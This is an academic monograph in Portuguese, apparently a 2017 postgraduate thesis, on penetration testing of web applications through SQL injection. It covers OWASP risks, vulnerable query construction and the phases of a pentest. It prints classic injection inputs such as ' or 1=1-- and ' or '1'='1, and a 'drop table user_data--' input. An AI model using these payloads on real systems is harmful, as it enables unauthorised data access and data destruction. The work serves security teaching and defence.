Centro Universitário de Brasília

Instituto CEUB de Pesquisa e Desenvolvimento - ICPD

ARISTIDES SEBASTIÃO LOPES CARNEIRO

TESTES DE INVASÃO EM APLICAÇÕES *WEB* UTILIZANDO *SQL INJECTION:* UM ESTUDO EPISTEMOLÓGICO

Brasília

2017

ARISTIDES SEBASTIÃO LOPES CARNEIRO

TESTES DE INVASÃO EM APLICAÇÕES *WEB* UTILIZANDO *SQL INJECTION:* UM ESTUDO EPISTEMOLÓGICO

Trabalho apresentado ao Centro Universitário de Brasília (UniCEUB/ICPD) como pré-requisito para obtenção de Certificado de Conclusão de Curso de Pós-graduação *Lato Sensu* em Redes de Computadores com Ênfase em Segurança

Orientador: Prof. Dr. José Eduardo Malta de Sá Brandão

Brasília

2017

ARISTIDES SEBASTIÃO LOPES CARNEIRO

TESTES DE INVASÃO EM APLICAÇÕES *WEB* UTILIZANDO *SQL INJECTION:* UM ESTUDO EPISTEMOLÓGICO

Trabalho apresentado ao Centro Universitário de Brasília (UniCEUB/ICPD) como pré-requisito para a obtenção de Certificado de Conclusão de Curso de Pós-graduação *Lato Sensu* em Redes de Computadores com Ênfase em Segurança

Orientador: Prof. Dr. José Eduardo Malta de Sá Brandão

Brasília, 16 de março de 2017.

Banca Examinadora

_____

Prof. Mestre Marco Antônio de Oliveira Araújo

_____

Prof. Doutora Tânia Cristina da Silva Cruz

A Deus e aos meus pais,
em particular, em memória ao meu querido pai

AGRADECIMENTO(S)

Ao Prof. Dr José E. M. S. Brandão pela precisa orientação deste trabalho.
Aos professores da UNICEUB, pelo aprofundamento do conhecimento em Segurança da Informação necessário à elaboração deste trabalho.
Ao Tenente-Coronel da Força Aérea Paulo Sergio Pôrto, pela oportuna colaboração com materiais sobre *SQL Injection.*
Ao Major do Exército Éder L. O. Gonçalves, pela valiosa colaboração com material *hands-on* sobre *SQL Injection*.

Se você conhece o inimigo e conhece a si mesmo,
não precisa temer o resultado de cem batalhas.
Se você se conhece, mas não conhece o inimigo,
para cada vitória ganha sofrerá uma derrota.
Se você não conhece nem o inimigo nem a si mesmo,
perderá todas as batalhas.
(Sun Tzu. A Arte da Guerra)

RESUMO

O tema principal desta pesquisa consiste em investigar como realizar testes de invasão em aplicações *web* utilizando *SQL Injection.* Esse propósito geral é desmembrado em cinco objetivos específicos: apresentar as principais vulnerabilidades *em aplicações web;* apresentar os principais fundamentos sobre os testes de invasão; apresentar as ferramentas mais utilizadas para automatizar o *pentesting* em aplicações *web* com *SQL Injection*; apresentar a metodologia para realizar esses testes; e apresentar as contramedidas de proteção cibernética contra ataques *SQL Injection*. Para atingir esses objetivos, foi utilizado predominantemente o método observacional, uma vez que o trabalho teve base na identificação de aspectos essenciais de fenômenos ou eventos empíricos relativos ao *pentesting* com injeção SQL. Além disso, foi empregado o método comparativo ao se identificarem as semelhanças e diferenças nos métodos e comandos necessários à injeção de código em diversos tipos de sistemas de bancos de dados. Como resultados mais significativos tem-se a fundamentação epistemológica sobre o assunto, envolvendo os tópicos abordados nos objetivos específicos supracitados, os quais correspondem a cada capítulo deste trabalho acadêmico. Como conclusão, recomenda-se que os desenvolvedores tenham consciência do quão perigoso um ataque de injeção SQL pode ser e que o ensino da Ciência da Computação oriente o aluno a desenvolver código de aplicações com técnicas de tratamento de entrada de dados e outras contramedidas apresentadas neste estudo.

Palavras-chave: Testes de invasão em aplicações *web*; *SQL Injection;* metodologia*;* ferramentas; contramedidas

ABSTRACT

The main theme of this research consists in investigating how to perform penetration tests in web applications using SQL Injection. This general purpose is broken down into five specific objectives: presenting the main vulnerabilities in web applications; presenting the main fundamentals on pentesting; presenting the most used tools to automate SQL Injection pentesting; presenting a methodology to perform these tests; and presenting countermeasures for cyber protection against SQL Injection attacks. In order to achieve these aims, the observational method was predominantly used, since this work was based in essential aspects or empiric events concerning SQL Injection pentesting. In addition, it was employed the comparative method to identify similarities and differences in methods and commands that are required for code injection into many types of systems. As the most significant results, there is an epistemological foundation on the subject, involving the topics addressed in the objectives above, which correspond to each chapter of this academic research. As a conclusion, it is recommended that developers are aware of the risk of a SQL injection attack and that the teaching of Computing Science guide the student to develop an application code considering data entry handling techniques and other countermeasures presented in this study.

Key words: Pentesting in web applications; SQL Injection; methodology; tools; countermeasures

LISTA DE ILUSTRAÇÕES

LISTA DE TABELAS

SUMÁRIO

INTRODUÇÃO

Atualmente, praticamente todas as empresas estão presentes na *Web*. Gerações anteriores de *sites* eram estáticos, mas agora são dinâmicos e com codificação complexa. A Internet tem-se tornado cada vez mais executável. Exemplos disso são o *Internet banking*, as compras *online* e o armazenamento de registros.

Segundo Engebretson (2014), expressões como *Web* 2.0 e "Computação em Nuvem" começaram a ser usadas para expressar a mudança no modo como interagimos com os sistemas e programas. Os usuários contam com as aplicações *web* para muitas tarefas cotidianas, acessando-as de seus *laptops, tablets, smartphones* e outros dispositivos para fazer compras, pagar contas, fazer encontros *online*, usar redes sociais, entre outros.

O problema é que as aplicações *web* não são tão seguras quanto seria necessário. Ainda que tenha sido dada certa ênfase no desenvolvimento de *software* seguro nos últimos anos, com a introdução da segurança desde os estágios iniciais do ciclo de vida do desenvolvimento de *software* e do surgimento de comunidades dedicadas à segurança de aplicações como a *Open Web Application Security Project (OWASP)*[1], ainda há muitas aplicações *web* com vulnerabilidades de segurança.

Por outro lado, com o avanço da segurança, os servidores, as redes e os serviços atuais são melhor protegidos do que antigamente. Isso se deve em grande parte ao emprego de melhores produtos como *firewalls* e sistemas de detecção de intrusão (IDS)[2]. No entanto, esses dispositivos pouco fazem para proteger a aplicação *web* e os dados por ela utilizados. Como resultado, *crackers*[3] passaram a atacar as aplicações *web* que interagem diretamente com os sistemas internos, como servidores de bancos de dados, por exemplo.

Como a segurança das aplicações *web* melhorou, de certa forma, com o desenvolvimento de *software* seguro, a superfície de ataque vem sofrendo novo

[1] O grupo *Open Web Application Security Project* é uma organização mundial, sem fins lucrativos, que visa a divulgar aspectos de segurança de aplicações web, para que o risco nesses ambientes seja devidamente avaliado por pessoas e empresas.

[2] É o sistema responsável por detectar a tentativa de exploração de vulnerabilidades e logar tal tentativa em um sistema de alerta (DIÓGENES E MAUSER, 2015, p. 18).

[3] "O termo *cracker* foi criado para distinguir os *hackers* ruins dos bons […] O termo *hacker* permaneceu ligado à Ética *Hacker*, enquanto o termo *cracker* era usado para se referir àqueles que só estavam interessados em infringir as leis e ganhar dinheiro fácil" (ERICKSON, 2009).

deslocamento, desta vez em direção aos usuários *web*. Os atacantes têm buscado diretamente o usuário inocente, atraído pela tecnologia, indivíduos que utilizam aplicações *web* em sua vida cotidiana.

Entretanto, continua havendo abundância de ataques direcionados a servidores e aplicações *web*, sendo que o *SQL Injection* ocupa o primeiro lugar do *ranking* da *Open Web Application Security Project* (*OWASP*, 2016) entre as explorações de vulnerabilidades *web* mais comuns existentes.

Higuera (2016, p.11) acrescenta que

> Os ataques de injeção de SQL são muito comuns em aplicações *web*; aproveitam a categoria de vulnerabilidades de entradas invalidadas e conseguem extrair ou inclusive apagar informação da base de dados, alterando a sentença da consulta, porque os campos de entrada não foram validados e não se diferenciam as palavras-chave que formam parte da consulta SQL daquilo que são puramente dados de entrada.

A fim de identificar essas vulnerabilidades nos sistemas a serem protegidos e mantidos em funcionamento, existem os testes de invasão, também chamados de *pentesting,* ou testes de penetração.

Segundo Weidman (2014, p.30),

> Testes de invasão ou *pestesting* […] envolvem a simulação de ataques reais para avaliar os riscos associados a potenciais brechas de segurança. Em um teste de invasão (em oposição a uma avaliação de vulnerabilidades), os *pentesters* não só identificam vulnerabilidades que poderiam ser usadas pelos invasores, mas também exploram essas vulnerabilidades, sempre que possível, para avaliar o que os invasores poderiam obter após uma exploração bem-sucedida das falhas.

Há extenso número de vulnerabilidades *web* que podem ser exploradas de diversas maneiras. Devido a essa grande diversidade, há necessidade de se realizar um recorte na abordagem do tema, de forma que este trabalho está delimitado à realização de testes de invasão utilizando *SQL injection*.

Assim, a presente pesquisa tem como objetivo geral apresentar como se realiza um teste de invasão utilizando *SQL injection.* Os objetivos específicos são: apresentar as principais vulnerabilidades *em aplicações web;* apresentar os fundamentos sobre os testes de invasão; apresentar as ferramentas mais utilizadas para automatizar esses testes; apresentar a metodologia para realizar *pentesting* em aplicações *web* com *SQL Injection*; e apresentar as contramedidas de proteção cibernética contra invasão *SQL Injection*.

Para alcançar esses objetivos, procedeu-se da maneira a seguir descrita. O trabalho foi realizado com base em pesquisa documental e bibliográfica. A pesquisa documental foi conduzida mediante a análise de relatórios e materiais de cursos sobre *Pentesting* em aplicações *web*.

A pesquisa bibliográfica foi realizada ao serem consultados livros, monografias, artigos e *papers* sobre o tema em estudo.

A presente pesquisa pode, também, ser classificada como aplicada, já que metodologias e ferramentas para testes de invasão serão aplicadas para se alcançar o objetivo principal do trabalho, que é demonstrar como se realiza uma invasão em uma aplicação *web*.

Foi utilizado predominantemente o método observacional, segundo a definição da FGV (2009, p.46), segundo a qual o método observacional "dá suporte à identificação de aspectos essenciais e acidentais de fenômenos ou eventos empíricos, [...]". Assim o trabalho teve base na identificação de aspectos essenciais e acidentais de fenômenos ou eventos empíricos relativos aos testes de invasão em aplicações *web*.

Como procedimentos que foram adotados para a realização desta pesquisa, podem ser citados os seguintes:

- levantamento das referências relativas ao tema;
- seleção das fontes levantadas, mediante análise crítica;
- leitura e fichamento das referências selecionadas;
- cruzamento dos dados coletados;
- tabulação das informações obtidas; e
- consolidação dos resultados.

A coleta de material foi realizada por meio de consultas às bibliotecas da UNICEUB, do Núcleo da Escola Nacional de Defesa Cibernética (ENaDCiber), do Comando de Defesa Cibernética (ComDCiber), do Centro de Instrução de Guerra Eletrônica (CIGE); de literatura disponível no mercado e na rede mundial de computadores.

Tabela 1 – Síntese da metodologia

Objetivo	Tipo de pesquisa	Método	Dado	Coleta	Tratamento	Limitações
1. Apresentar as principais vulnerabilidades em aplicações *web*	Bilbligráfica e documental	Observacional e Comparativo	Quais as principais vulnerabilidades em aplicações *web*	Leitura analítica/ fichamento	Cruzamento dos dados coletados Consolidação dos resultados	A evolução tecnológica pode trazer a evolução das ferramentas e da metodologia para a realização de *pentesting* em aplicações *web*
2. Apresentar os fundamentos sobre os testes de invasão			Qual o conceito e as fases dos testes de invasão			
3. Apresentar as ferramentas mais utilizadas nos testes de invasão em aplicações *web*			Quais as ferramentas mais utilizadas nos testes de invasão em aplicações *web e* suas funcionalidades			
4. Apresentar a metodologia para realizar testes de invasão em aplicações *web*			Como realizar um teste de invasão utilizando *SQL Injection* (metodologia para realizar testes de invasão em aplicações *we*b)			
5. Apresentar as contramedidas de proteção cibernética contra invasão SQL Injection			Quais as contramedidas de proteção cibernética contra invasão *SQL Injection*	Leitura analítica/ fichamento		

Fonte: o autor

Espera-se demonstrar com este estudo a importância do tema abordado. A escolha deste assunto se deve ao fato de que os testes de invasão têm ganhado importância no mercado de segurança, sendo uma área de conhecimento de grande relevância para profissionais de Segurança da Informação. Os testes de invasão em aplicações *web* estão entre os mais comumente utilizados no *pentesting,* pelo "fato de as aplicações *web* interagirem virtualmente com todos os sistemas centrais da infraestrutura de uma empresa" (Pauli, 2014, p.35).

Como já foi dito anteriormente, no contexto dos testes de invasão em aplicações *web*, o *SQL injection* ocupa a primeira colocação entre as técnicas de exploração de vulnerabilidades *web,* segundo a OWASP. Adicionalmente, este grupo considera que 90% das vulnerabilidades classificadas como severas são de injeção de código SQL na aplicação.

Tendo em vista esse cenário, este trabalho traz contribuições para os profissionais de Segurança da Informação que necessitem realizar testes de invasão para avaliar a segurança das aplicações *web* de suas organizações. Entre essas contribuições estão a apresentação da metodologia, das ferramentas e de um modelo de relatório para execução de testes de invasão com *SQL Injection*, bem como suas principais contramedidas.

De modo a melhor organizar os conteúdos e, assim, potencializar as referidas contribuições, o presente trabalho foi estruturado em seis capítulos, correspondentes aos objetivos específicos desta pesquisa.

No primeiro capítulo, apresentam-se as principais vulnerabilidades *em aplicações web*; o segundo capítulo aborda os fundamentos sobre os testes de invasão; no terceiro capítulo, são apresentadas as ferramentas mais utilizadas no *SQL Injection*; no quarto, é apresentada uma metodologia para realizar testes de invasão em aplicações *web* com *SQL Injection*; no quinto capítulo, são descritas as principais contramedidas de proteção cibernética contra invasão *SQL Injection*.

1 SEGURANÇA EM APLICAÇÕES *WEB*

É comum se pensar que uma aplicação *web* é apenas um código executado em um servidor *web*, de forma isolada dentro de uma Zona Desmilitarizada *(Demilitarized Zone – DMZ),* sendo incapaz de trazer danos a uma organização. Entretanto, isso não é correto pois, como foi visto no capítulo anterior, as aplicações *web* interagem com diversas infraestruturas internas de TI de uma organização. Nesse sentido, segundo Pauli (2014), os ataques em aplicações *web* podem ter como alvos:

- a própria aplicação *web* - o ataque ao código-fonte em execução no servidor *web* é o alvo mais popular dos *crackers*;

- o servidor *web* - ataque aos serviços executados em portas acessíveis que permitem que uma aplicação *web* seja acessada pelos navegadores de Internet dos usuários;

- o servidor de banco de dados e o próprio banco de dados – os ataques incluem operações CRUD *(Create, Read, Update, Delete)*, visando a criar, ler, atualizar e apagar dados do servidor ou do banco de dados;

- o servidor de arquivos – ataques a sistemas que permitem o *upload* e o *download* de dados geralmente de um *drive* mapeado em um servidor *web*;

- componentes de terceiros – ataques a módulos de código, como aos sistemas de gerenciamento de conteúdo;

- o usuário *web* – corresponde a ataques de engenharia social a administradores e programadores de aplicações *web*, bem como aos usuários externos (clientes e consumidores) que utilizam essas aplicações.


Observa-se, portanto, que os danos que uma aplicação *web* vulnerável pode trazer são enormes. A seguir, são apresentados os principais riscos nelas encontrados.

1.1 Principais Riscos de Segurança em Aplicações *Web*

A *OWASP* elenca, entre as principais vulnerabilidades em aplicações *web*, as seguintes: injeção; quebra de autenticação e gerência de sessão; *cross-site scripting (XSS);* referência insegura e direta a objetos; configuração incorreta de segurança; exposição de dados sensíveis; falta de função para controle do nível de acesso; *cross-site request forgery* (CSRF); utilização de componentes vulneráveis

conhecidos; redirecionamentos e encaminhamentos inválidos. Na figura 1, são apresentados os dez principais riscos de segurança em aplicações, com destaque para o *SQLInjection*, que se encontra no topo da lista.

Figura 1 – "*Top* 10 Riscos de Segurança em aplicações" segundo a OWASP



Fonte: OWASP (2016)

1.2 Vulnerabilidades exploradas por injeção de SQL

Segundo Pauli (2014), a injeção de SQL é uma das vulnerabilidades mais antigas da *Web* e, mesmo assim, continua sendo uma das mais graves. Ela está presente em mais de 30% das das aplicações *web* atuais.

As vulnerabilidades mais frequentemente exploradas por *SQLInjection* consistem na construção dinâmica de comandos, em tempo de execução, por meio da concatenação de valores fornecidos pelos usuários. Sem a validação dessas

informações, pode-se modificar a semântica do comando SQL original e, em alguns casos, adicionar comandos inteiros para serem executados (CLARKE *et al.*, 2009).

Essa vulnerabilidade tira vantagem de um interpretador SQL, o qual recebe os dados de entrada e atua imediatamente sobre eles sem realizar os processos de ligação, compilação, depuração e execução (PAULI, 2014). Engebretson (2014, p. 238) explica que "a maioria das aplicações *web* modernas depende do uso de linguagens de programação interpretadas[4] para armazenar informações e gerar conteúdo determinado dinamicamente ao usuário".

Para ilustrar a construção dinâmica de comandos, mencionada anteriormente, considere uma aplicação, escrita na linguagem PHP, que aceite como entrada um sobrenome e liste os números de cartão de crédito associados a ele. Se um usuário fornecer um valor válido para o campo *inputLastName*, como "Carlos", por exemplo, a aplicação segue o curso normal de operação:

```
select * from user_data where last_name = 'Carlos'
```

Entretanto, o que aconteceria se em vez de um valor válido, ele inserisse os caracteres "'or 1=1--"?

```
select * from user_data where last_name = '' or 1=1--'
```

Como a cláusula *where* é sempre verdadeira, a consulta retorna todos os dados da tabela "user_data". Outras inserções que têm efeito semelhante são:

```
select * from user_data where last_name = '' or 1=1#'[5]
select * from user_data where last_name = '' or 'a'='a'
```

Para a maioria dos bancos de dados, não inserir um nome de usuário acarreta tomar o primeiro usuário desse banco, que normalmente é o do administrador.

Outra vulnerabilidade consiste em explorar a passagem de parâmetro "id". A OWASP (2016) apresenta dois exemplos de cenários de exploração dessa vulnerabilidade:

> Cenário #1: A aplicação utiliza dados não confiáveis na construção da seguinte chamada SQL vulnerável:
> ```
> String query = "SELECT * FROM accounts WHERE custID='" +
> request.getParameter("id") + "'";
> ```

[4] Uma linguagem interpretada difere da linguagem compilada, visto que gera código de máquina imediatamente antes de ser executada. Entre essas linguagens podem ser incluídos o PHP, o JavaScript, o ASP, o SQL, o Python, entre outras. As linguagens compiladas, por sua vez, requerem a compilação do código-fonte e a geração de um arquivo executável (.exe).

[5] No MySQL, utiliza-se o character # ao invés de --.

> Cenário #2: De forma similar, uma aplicação confiar cegamente nos *frameworks* pode resultar em consultas que continuam vulneráveis, (ex., linguagem de consulta Hibernate (HQL)):
> `Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");`
> Em ambos os casos, o atacante modifica o valor do parâmetro 'id' em seu navegador para enviar: ' or '1'='1. Por exemplo:
> `http://example.com/app/accountView?id=' or '1'='1`

Isso muda a semântica de ambas as *queries* e traz como resultado todos os registros da tabela de contas. Ataques mais perigosos poderiam, inclusive, modificar dados ou mesmo chamar procedimentos armazenados.

Clarke *et al.* (2009) afirmam que é mais comum que as vulnerabilidades de injeção de SQL ocorram em instruções SELECT, que não modificam os dados. Entretanto, a injeção de SQL também pode ser utilizada em declarações que modificam dados, como INSERT, UPDATE e DELETE.

Além disso, existem outras vulnerabilidades que potencializam os efeitos de um ataque de *SQL Injection*, incluindo

> - **Acesso ao banco com conta administrativa**: viola o princípio de mínimos privilégios, permitindo que qualquer operação seja realizada no banco de dados.
> - **Aplicações que não tratam erros de maneira adequada**: se informações relacionadas ao comando SQL com erro forem exibidas ao usuário, é possível descobrir a estrutura de tabelas e de outros objetos, facilitando o processo de ataque.
> - **Configuração insegura do servidor de banco de dados [BD]**: contas de acesso com senha-padrão, objetos desnecessários instalados, privilégios excessivos sobre objetos e parâmetros com valores incorretos são exemplos de vulnerabilidades que podem facilitar desde o vazamento de informações até a escalada de privilégios.(UTO, 2013, p.233)

Ademais, um exemplo de ataque muito mais perigoso consiste no fornecimento da entrada *"drop table user_data--"*, que causa a remoção inteira da tabela *user_data*, caso o usuário utilizado para conexão ao banco possua os privilégios necessários. Deve-se ressaltar que, para realizar esse ataque, o usuário malicioso necessitaria conhecer a estrutura de tabelas e demais objetos do banco. Entretanto, essas informações, muitas vezes, são fornecidas gratuitamente em mensagens de erros da aplicação, como se pode ver na figura 2. Neste exemplo, a própria mensagem de erro já indica que se trata de uma tabela de *papers* que possui os campos "*id", "author", e "title".*


Figura 2 – Mensagem de erro do Oracle fornecendo dados sobre tabela "*papers*"

```
Erro na execução da consulta!
ORA-00936: missing expression, select id, author, title from papers where title like '%' union
select--%'
```

Fonte: UTO (2013, p.235)

Maior granularidade sobre vulnerabilidades exploradas por *SQLInjection*, pode ser obtida no *site Common Vulnerabilities and Exposures* (CVE, 2015). Este mantém um banco de dados em que são disponibilizados diversos tipos de vulnerabilidades, seu código, sua descrição sumária, data e hora de publicação, e severidade (figura 3).

Figura 3 – Vulnerabilidades exploradas por *SQL Injection* segundo o *site* CVE



Fonte: CVE (2016)

No que concerne ao tema deste trabalho, diversos exemplos de vulnerabilidades exploradas por *SQLInjection* são listadas na Tabela 2:

Tabela 2 – Exemplos de vulnerabilidade relacionadas ao *SQLInjetion*

Referência	Descrição
CVE-2004-0366	Injeção de SQL na biblioteca destinada à autenticação de banco de dados permite a injeção de SQL e o *bypass* de autenticação.
CVE-2008-2790	Injeção de SQL através de um ID que deveria ser numérico.
CVE-2008-2223	Injeção de SQL através de um ID que deveria ser numérico.
CVE-2007-6602	Injeção de SQL via *user name*.
CVE-2008-5817	Injeção de SQL via campos *user name* ou *password*.
CVE-2003-0377	Injeção de SQL no produto de segurança, usando um nome de grupo criado.
CVE-2008-2380	Injeção de SQL na biblioteca de autenticação.

Fonte: CVE (2015)

2 FUNDAMENTOS SOBRE OS TESTES DE INVASÃO E *SQL INJECTION*

2.1 Conceito de Testes de Invasão

Segundo Engebretson (2014, p.23), o teste de invasão pode ser definido como “uma tentativa legal e autorizada de localizar e explorar sistemas de computadores de forma bem sucedida, com o intuito de tornar esses sistemas mais seguros.”

Broad e Bindner (2014, p.19) assim o definem:

> O teste de invasão corresponde à metodologia, ao processo e aos procedimentos usados pelos *pentesters*, de acordo com diretrizes específicas e aprovadas, na tentativa de burlar as proteções de um sistema de informação, incluindo anular os recursos de segurança integrados do sistema.

O teste de invasão está, portanto, em uma área de interseção entre ataque e proteção, uma vez que diferentes técnicas de ataque são empregadas com o propósito de elevar o nível de resiliência dos sistemas que se deseja proteger, o que está associado à avaliação das configurações, dos controles técnicos, administrativos e operacionais desses sistemas.

2.2 Fases de um Teste de Invasão


De forma geral, as fases dos testes de invasão, segundo a metodologia ZEH (*Hacking* de Entrada Zero), são quatro: 1) reconhecimento; 2) *scanning;* 3) exploração de falhas e 4) pós-exploração e preservação do acesso (ENGEBRETSON, 2014, p.46). Os testes de invasão em aplicações *web* seguem essa metodologia.

